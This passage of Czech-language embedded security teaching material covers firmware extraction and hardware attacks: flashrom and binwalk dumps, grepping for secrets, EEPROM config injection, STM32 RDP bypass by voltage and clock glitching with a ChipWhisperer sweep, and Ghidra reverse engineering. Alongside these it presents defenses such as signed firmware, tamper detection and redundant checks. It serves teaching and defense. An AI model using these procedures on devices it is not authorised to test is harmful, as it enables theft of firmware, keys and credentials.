00000010: 77 6F 72 6B 2C 50 53 4B 3D 50 61 73 73 77 30 72  work,PSK=Passwr
00000020: 64 31 32 33 34 00 00 00 00 00 00 00 00 00 00 00  d1234.....
```

➔ **WiFi heslo v plain textu!**

SPI Flash - Praktický dump

SPI Flash dump pomocí flashrom:

```
# Připoj FT232H nebo CH341A

# Detekce čipu
flashrom -p linux_spi:dev=/dev/spidev0.0,spispeed=1000

# Výstup:
# Found Winbond flash chip "W25Q128.V" (16384 kB, SPI)

# Dump celé Flash (16 MB)
flashrom -p linux_spi:dev=/dev/spidev0.0,spispeed=1000 -r firmware.bin

# Analýza struktury
binwalk firmware.bin
```

Binwalk výstup:

| DECIMAL | HEXADECIMAL | DESCRIPTION |
|---------|-------------|-----------------------------------|
| 0 | 0x0 | ARM executable, little endian |
| 8192 | 0x2000 | Certificate in DER format (X.509) |
| 16384 | 0x4000 | LZMA compressed data |
| 524288 | 0x80000 | Squashfs filesystem |

Extrakce:

```
# Extrahuj filesystem
binwalk -e firmware.bin

# Hledej zajímavé stringy
strings firmware.bin | grep -i "password\|key\|secret\|api"
```

Typické nálezy:

```
admin_password=default123
api_key=sk_live_51H...
ssh_private_key=-----BEGIN RSA PRIVATE KEY-----
AWS_SECRET_ACCESS_KEY=wJalrXUtn...
```

I²C/SPI Injection - Modifikace dat

Útok #1: Změna konfigurace v EEPROM

```
# Změň WiFi SSID/heslo
eeprom = i2c.get_port(0x50)

# Nová konfigurace
new_config = b'WiFi: SSID=EvilAP,PSK=hacked123\x00'

# Zapiš na offset 0x0000
eeprom.write_to(0x0000, new_config)

# Restart zařízení → připojí se na útočnickovu AP!
```

Útok #2: Backdoor ve firmware (SPI Flash)

```
# 1. Dump firmware
flashrom -r original.bin

# 2. Modifikuj (přidej backdoor)
# ... editace binárky ...

# 3. Zapiš zpět
flashrom -w modified.bin
```

Ochrana proti I²C/SPI útokům

1. Šifrování dat v EEPROM/Flash

```
// Ulož konfiguraci šifrovaně
void save_config(const config_t *cfg) {
    uint8_t encrypted[256];
    aes_encrypt(cfg, sizeof(config_t), encryption_key, encrypted);
    eeprom_write(0x0000, encrypted, 256);
}

void load_config(config_t *cfg) {
    uint8_t encrypted[256];
    eeprom_read(0x0000, encrypted, 256);
    aes_decrypt(encrypted, 256, encryption_key, cfg);
}
```

2. Signed firmware (SPI Flash)


```
// Před boot zkontroluj podpis
bool verify_firmware(void) {
    uint8_t firmware[1024*1024];
    uint8_t signature[256];

    spi_flash_read(0x000000, firmware, sizeof(firmware));
    spi_flash_read(0x100000, signature, sizeof(signature));

    return rsa_verify(firmware, sizeof(firmware), signature, public_key);
}

void bootloader(void) {
    if (!verify_firmware()) {
        printf("Firmware signature invalid!\n");
        while(1); // Halt
    }
    jump_to_application();
}
```

3. Secure Boot Chain



4. Tamper detection

```
// Detekce fyzického otevření
void check_tamper(void) {
    if (GPIO_ReadPin(TAMPER_SWITCH_PIN) == LOW) {
        // Kryt byl otevřen!
        erase_secrets();
        flash_erase_all();
        while(1); // Brick device
    }
}
```

5. Epoxy coating

Fyzická ochrana:

- Zalij čipy epoxidem → těžší desolder
- Použij BGA čipy místo SOIC → nelze jednoduše odpojit
- Multi-layer PCB → těžší trace





Nevýhoda: Dražší výroba, nemožné opravy

Flash Readout Protection (RDP)

Co to je?

- Hardwarový ochranný mechanismus v STM32 mikrokontrolérech
- Brání neoprávněnému čtení obsahu Flash paměti přes JTAG/SWD debugger
- Implementováno pomocí Option Bytes (speciální konfigurace v Flash)

K čemu je to dobré?

-  **Ochrana duševního vlastnictví** - konkurence nemůže "reverse-engineerovat" firmware
-  **Ochrana tajných klíčů** - útočník nemůže extrahovat crypto klíče, API tokeny, hesla
-  **Prevence klonování** - zabráníš kopírování firmware do jiných zařízení
-  **Ochrana před debug útoky** - útočník nemůže číst ani modifikovat Flash přes debugger

STM32 ochrana - 3 úrovně:

| Level | Popis | JTAG/SWD | Flash read |
|---------|------------------|-----------------------|------------|
| Level 0 | No protection | Plný přístup | Ano |
| Level 1 | Memory protected | Debug OK, Flash NO | Ne |
| Level 2 | Chip protected | Debug disabled | Ne |




```
// Nastavení RDP (JEDNOU!)
void set_rdp_level_2(void) {
    FLASH_OBProgramInitTypeDef ob;
    HAL_FLASHEx_OBGetConfig(&ob);

    ob.RDPLevel = OB_RDP_LEVEL_2; // NEZVRATNÉ!
    HAL_FLASH_Unlock();
    HAL_FLASH_OB_Unlock();
    HAL_FLASHEx_OBProgram(&ob);
    HAL_FLASH_OB_Launch(); // Reset
}
```

POZOR: RDP Level 2 je **PERMANENT** - při pokusu o downgrade → chip se vymaže!

Glitching Attacks

Útočník krátkodobě poruší korektní činnost (fault injection attack) systému (CPU/paměť/periferií) tak, aby:

-  se změnilo **chování programu** (např. přeskočení instrukce)
-  došlo k **chybnému vyhodnocení podmínky**
-  byl **obejit bezpečnostní mechanismus** (RDP, secure boot, autentizace)

NENÍ to exploit softwarové chyby, **JE** to vyvolání fyzikální chyby během exekuce.

Rozdíl od buffer overflow

| Buffer Overflow | Glitching |
|-------------------------------|-----------------------|
| Softwarová chyba (špatný kód) | Hardwarová manipulace |
| Exploit zranitelnosti | Fyzická interference |
| Můžeš opravit patchem | Musíš změnit hardware |


Útočník musí

1. **Znát kód cíle** (ideálně disassembly firmware)
 - aby věděl KDE je kritická instrukce
2. **Mít trigger** - GPIO pin, UART log, power spike
 - aby věděl KDY přesně spustit glitch
3. **Vědět co hledat**
 - jaká odpověď = úspěch (např. "Access granted" vs "Access denied")

Základní kategorie glitchingu

1 Krátký pokles nebo špička napájecího napětí

- Typicky ns– μ s
- Zasahuje: CPU pipeline, Flash / SRAM access
 - Periferní logiku




3 Lokální elektromagnetický impuls

- ⚡ **Velmi přesné** (instrukce-level)
- 💰 Dražší vybavení
- 🎯 Menší zásah do okolních částí čipu

2 Manipulace s hodinovým signálem

- Zkrácení/prodloužení jedné periody
- Vložení extra pulzu
- Vynechání pulzu

Častější u MCU s externím clockem, ale i STM32 lze napadnout přes HSE.



Co se reálně rozbije uvnitř MCU?

Cortex-M pipeline (zjednodušeně):



Glitch může způsobit:

| Fáze | Chyba | Důsledek |
|-----------|--------------------------------|--|
| Fetch | Chybný fetch instrukce z flash | CPU načte "šum" místo instrukce |
| Decode | Nesprávný decode | Instrukce <code>CMP</code> se dekáduje jako <code>NOP</code> |
| Execute | Vynechání instrukce | Instrukce se neprovede vůbec |
| Writeback | Nesprávné vyhodnocení větve | Skok se provede i když by neměl |

⚠ Kritické:

- Cortex-M nemá ochranu proti single-event faultům jako velké CPU
- **Není ECC** na instruction fetch (na rozdíl od ARM Cortex-A)

Typické cíle glitchingu

1 Přeskočení podmínky

Ukázkový kód:

```
if (password_ok) {  
    unlock();  
}
```

Glitch může způsobit:

- ✗ Vynechání `if`
- ✗ Změnu výsledku porovnání
- ➡ `unlock()` se provede vždy!

```
; Normálně:  
    bl      password_ok  
  
    ; Je r0 == 0?  
    cmp     r0, #0  
  
    ; Pokud ano → přeskoč  
    beq     skip_unlock  
  
    ; Jinak → odemkni  
    bl      unlock  
skip_unlock:  
  
; Po glitchi během CMP:  
    bl      password_ok  
  
    ; ← GLITCH! Instrukce se přeskočí  
    cmp     r0, #0  
  
    ; Flag Z není nastaven → branch se neprovede  
    beq     skip_unlock  
  
    ; ← VŽDY se vykoná!  
    bl      unlock
```

2 Obejít RDP (Readout Protection)

STM32 RDP úrovně:

- RDP Level 0 – žádná ochrana
- RDP Level 1 – blokováný debug + flash read
- RDP Level 2 – trvalé uzamčení

Cíle útoku:

1. Glitch během kontroly RDP stavu
2. Glitch při obsluze debug requestu
3. Glitch při boot procesu

⚠ Historicky byly reálné úspěšné útoky na RDP1 (hlavně F1/F2/F4)

Proč je STM32F4 zranitelný?

Flash wait states

Flash je pomalejší než CPU:

- Používá se **prefetch + cache**
- Při glitchi:
 - **×** Chybné čtení instrukce
 - **×** Instrukce se vykoná "napůl"


CPU @ 168 MHz → 6 ns per cycle
Flash @ 30 MHz → 33 ns per read
➡ Nutné wait states + prefetch buffer
➡ Glitch může způsobit chybný fetch!

Napájecí domény

STM32F4 má oddělené domény:

1. CPU jádro (Vcore ~ 1.2V z LDO)
2. Flash
3. Periférie

➔ Napěťový glitch nezasáhne vše stejně




Žádné pokročilé ochrany

| Ochrana | ARM Cortex-A | STM32F4 Cortex-M4 |
|--------------------------|----------------|-------------------------|
| ECC na instruction fetch | ✓ | ✗ |
| Lockstep execution | ✓ (automotive) | ✗ |
| Glitch detectors | ✓ | ✗ (musíš implementovat) |
| Secure boot v ROM | ✓ | ✗ (F4 nemá) |

Jak útok prakticky probíhá

Typická sestava



Komponenty

1. **MCU (target)** - oběť útoku
2. **Glitcher** - ChipWhisperer, vlastní FPGA, Raspberry Pi Pico
3. **Trigger** - GPIO / SWO / UART signál pro timing
4. **Osciloskop** - ladění timingu (volitelné)

Průběh útoku

1. Reset MCU
- ↓
2. Čekání na časový trigger
(např. bootloader start, GPIO toggle)
- ↓
3. Injekce glitch v přesném čase
- ↓
4. Pozorování chování
(úspěch? crash? nic?)
- ↓
5. Opakování → sweep parametrů

Parametry pro sweep

- **delay** (od triggeru) - kdy spustit glitch
- **width** - délka glitche (ns- μ s)
- **amplitude** - síla glitche (pokles napětí)
- **opakování** - kolikrát zkusit stejné parametry

Typický sweep:

```
for delay in range(0, 10000):      # 0-10 ms
    for width in range(10, 1000):  # 10-1000 ns
        inject_glitch(delay, width)
        if check_success():
            print(f"SUCCESS: delay={delay}, width={width}")
            break
```

Glitching - praktický setup (ChipWhisperer)

Hardware:

- **ChipWhisperer Lite** (~\$300) - kompletní platforma
- **ChipWhisperer Nano** (~\$60) - levnější varianta
- **Nebo vlastní FPGA / Raspberry Pi Pico** (~\$4)

ChipWhisperer API příklad:

```
import chipwhisperer as cw

# Připojení
scope = cw.scope()
target = cw.target(scope)

# Nastavení glitch
scope.glitch.clk_src = 'clkgen'           # Zdroj clocku
scope.glitch.trigger_src = 'ext_single'   # Trigger z GPIO
scope.glitch.width = 10                  # Délka glitche (% periody)
scope.glitch.offset = 20                 # Delay od triggeru

# Útok - sweep parametrů
for offset in range(0, 1000):
    scope.glitch.offset = offset
    scope.arm() # Čekej na trigger
```

Glitching - praktický příklad útoku na RDP

Scénář: STM32F4 s RDP Level 1 → útočník chce downgrade na Level 0

STM32 bootloader kód (ROM):


```
void rdp_downgrade_check(void) {
    uint8_t current_rdp = read_option_byte(RDP_BYTE);
    uint8_t new_rdp = read_user_request();

    if (new_rdp < current_rdp) { // Downgrade?
        flash_mass_erase(); // ← VYMAŽ VŠE!
        set_rdp(new_rdp);
    } else {
        set_rdp(new_rdp); // ← Útočník chce sem!
    }
}
```

Útok:

1. Útočník požádá o RDP downgrade (Level 1 → 0)
2. Bootloader spustí `rdp_downgrade_check()`
3. Útočník spustí glitch **PŘESNĚ** během `if (new_rdp < current_rdp)`
4. Glitch způsobí:
 - `CMP` instrukce se přeskočí NEBO vrátí "false"
5. CPU skočí na větev `else` místo `flash_mass_erase()` !
6. RDP se změní na **Level 0 BEZ vymazání Flash!** → Útočník přečte Flash přes debugger

Timing diagram:



Statistika:

- **Úspěšnost:** 1–10% pokusů (záleží na timingu)
- **Potřebné pokusy:** 10–10,000
- **Čas:** minuty až hodiny

Co glitch NEUMÍ

Glitching není všemocný!

✗ Nechte flash "jen tak"

- Glitch může obejít RDP, ale pak musíš použít debugger

✗ Neprolomí kryptografii matematicky

- Glitch může přeskočit `verify_signature()`, ale nerozbije RSA/AES sám o sobě

Rizika:

- **⚠ Brick zařízení** - glitch v nesprávný čas → zařízení nefunkční
- **⚠ Flash corruption** - částečný zápis, poškození dat
- **⚠ Deterministický crash** - některé parametry vždy způsobí pád

✗ Není deterministický – je statistický

- Musíš zkusit tisíce pokusů
- Úspěch závisí na přesném timingu (ns– μ s)

Úspěch = správná kombinace času a amplitudy

Parameter space:




Jen 2 z 24 kombinací fungují!

Protiopatření - HW ochrany

1. Napěťový supervisor

```
// Brown-out detector (BOR)  
// Pokud VDD < 2.7V → reset MCU  
PWR->CR |= PWR_CR_PLS_LEV4; // BOR Level 4 (2.7V)
```

2. RC filtr na Vcore



3. Interní LDO místo externího

- Těžší cílit glitch na interní LDO
- Lepší filtrace

4. Detekce brown-out

```
if (__HAL_PWR_GET_FLAG(PWR_FLAG_PVDO)) {  
    // Napětí kleslo → možný glitch!  
    NVIC_SystemReset(); // Bezpečný restart  
}
```

Protiopatření - SW ochrany

1. Kontroly redundance

```
// Místo:  
if (check()) { unlock(); }  
  
// Použij:  
if (check() && check() && check()) {  
    if (check()) { // Ještě jednou!  
        unlock();  
    }  
}
```

Útočník musí glitchovat **všechny** kontroly!

2. Časová variabilita

```
void secure_check(void) {  
    // Náhodné zpoždění → těžší timing  
    volatile uint32_t delay = RNG->DR % 1000;  
    for (uint32_t i = 0; i < delay; i++) {  
        __NOP();  
    }  
  
    if (verify_password()) {  
        unlock();  
    }  
}
```

3. Kontrola PC / CRC instrukcí

```
// Před kritickou operací:  
uint32_t expected_pc = (uint32_t)&&critical_section;  
uint32_t actual_pc;  
asm volatile("mov %0, pc" : "=r"(actual_pc));  
  
if (actual_pc != expected_pc) {  
    // PC je špatně → možný glitch!  
    abort();  
}  
  
critical_section:  
    unlock();
```

4. Double-execution (lockstep light)

```
uint8_t result1 = verify_signature(image);  
__NOP(); __NOP(); __NOP(); // Delay  
uint8_t result2 = verify_signature(image);  
  
if (result1 == 1 && result2 == 1 && result1 == result2) {  
    jump_to_image();  
}
```

Protiopatření - Architektura

1. Přesun kritických částí do ROM

Flash
(firmware)

← Může být modifikován útočníkem

ROM
(bootloader)


← NELZE modifikovat!

✓ Secure boot zde

✓ RDP check zde


2. Secure element

- ATECC608 (Microchip) - external secure element
- STM32H5 Secure - má TrustZone
- STM32U5 - má TZEN bit



3. Redundantní MCU

Vysoká bezpečnost



Glitch musí zasáhnout **OBA** MCU současně → téměř nemožné!

Firmware Extraction - binwalk

```
# Dump Flash přes JTAG
openocd -f stlink.cfg -f stm32f4x.cfg \
  -c "init" -c "reset halt" \
  -c "flash read_bank 0 firmware.bin 0 0x80000" \
  -c "shutdown"

# Analýza struktury
binwalk firmware.bin

# Výstup:
# DECIMAL          HEXADECIMAL        DESCRIPTION
# -----
# 0                0x0                ARM executable, little endian
# 8192             0x2000            Certificate in DER format
# 16384            0x4000            LZMA compressed data
# 524288           0x80000           Squashfs filesystem

# Extrakce
binwalk -e firmware.bin

# Hledání stringů
strings firmware.bin | grep -i "password\|key\|secret"
```

Reverse Engineering - Ghidra

Ghidra - NSA reverse engineering tool (open-source!)

```
# Načíst firmware
ghidra &
# File → Import File → firmware.bin
# Format: Raw Binary
# Language: ARM Cortex-M (little endian)
# Base address: 0x08000000

# Auto-analýza:
# Analysis → Auto Analyze → OK

# Najít main funkci:
# Search → For Strings → "main" / "reset"
# Xrefs to → najít vector table
```

Typické úkoly:

1. Najít `main()` funkci
2. Identifikovat password check
3. Najít kryptografické klíče
4. Reverse protokol komunikace

Ghidra - praktický příklad

```
// Dekompilovaný kód (Ghidra):
undefined4 check_password(char *input) {
    char hardcoded_pwd[16];

    hardcoded_pwd[0] = 's';
    hardcoded_pwd[1] = 'e';
    hardcoded_pwd[2] = 'c';
    // ... (Ghidra rozbalí celý string)
    hardcoded_pwd[15] = '\0';

    int result = strcmp(input, hardcoded_pwd);
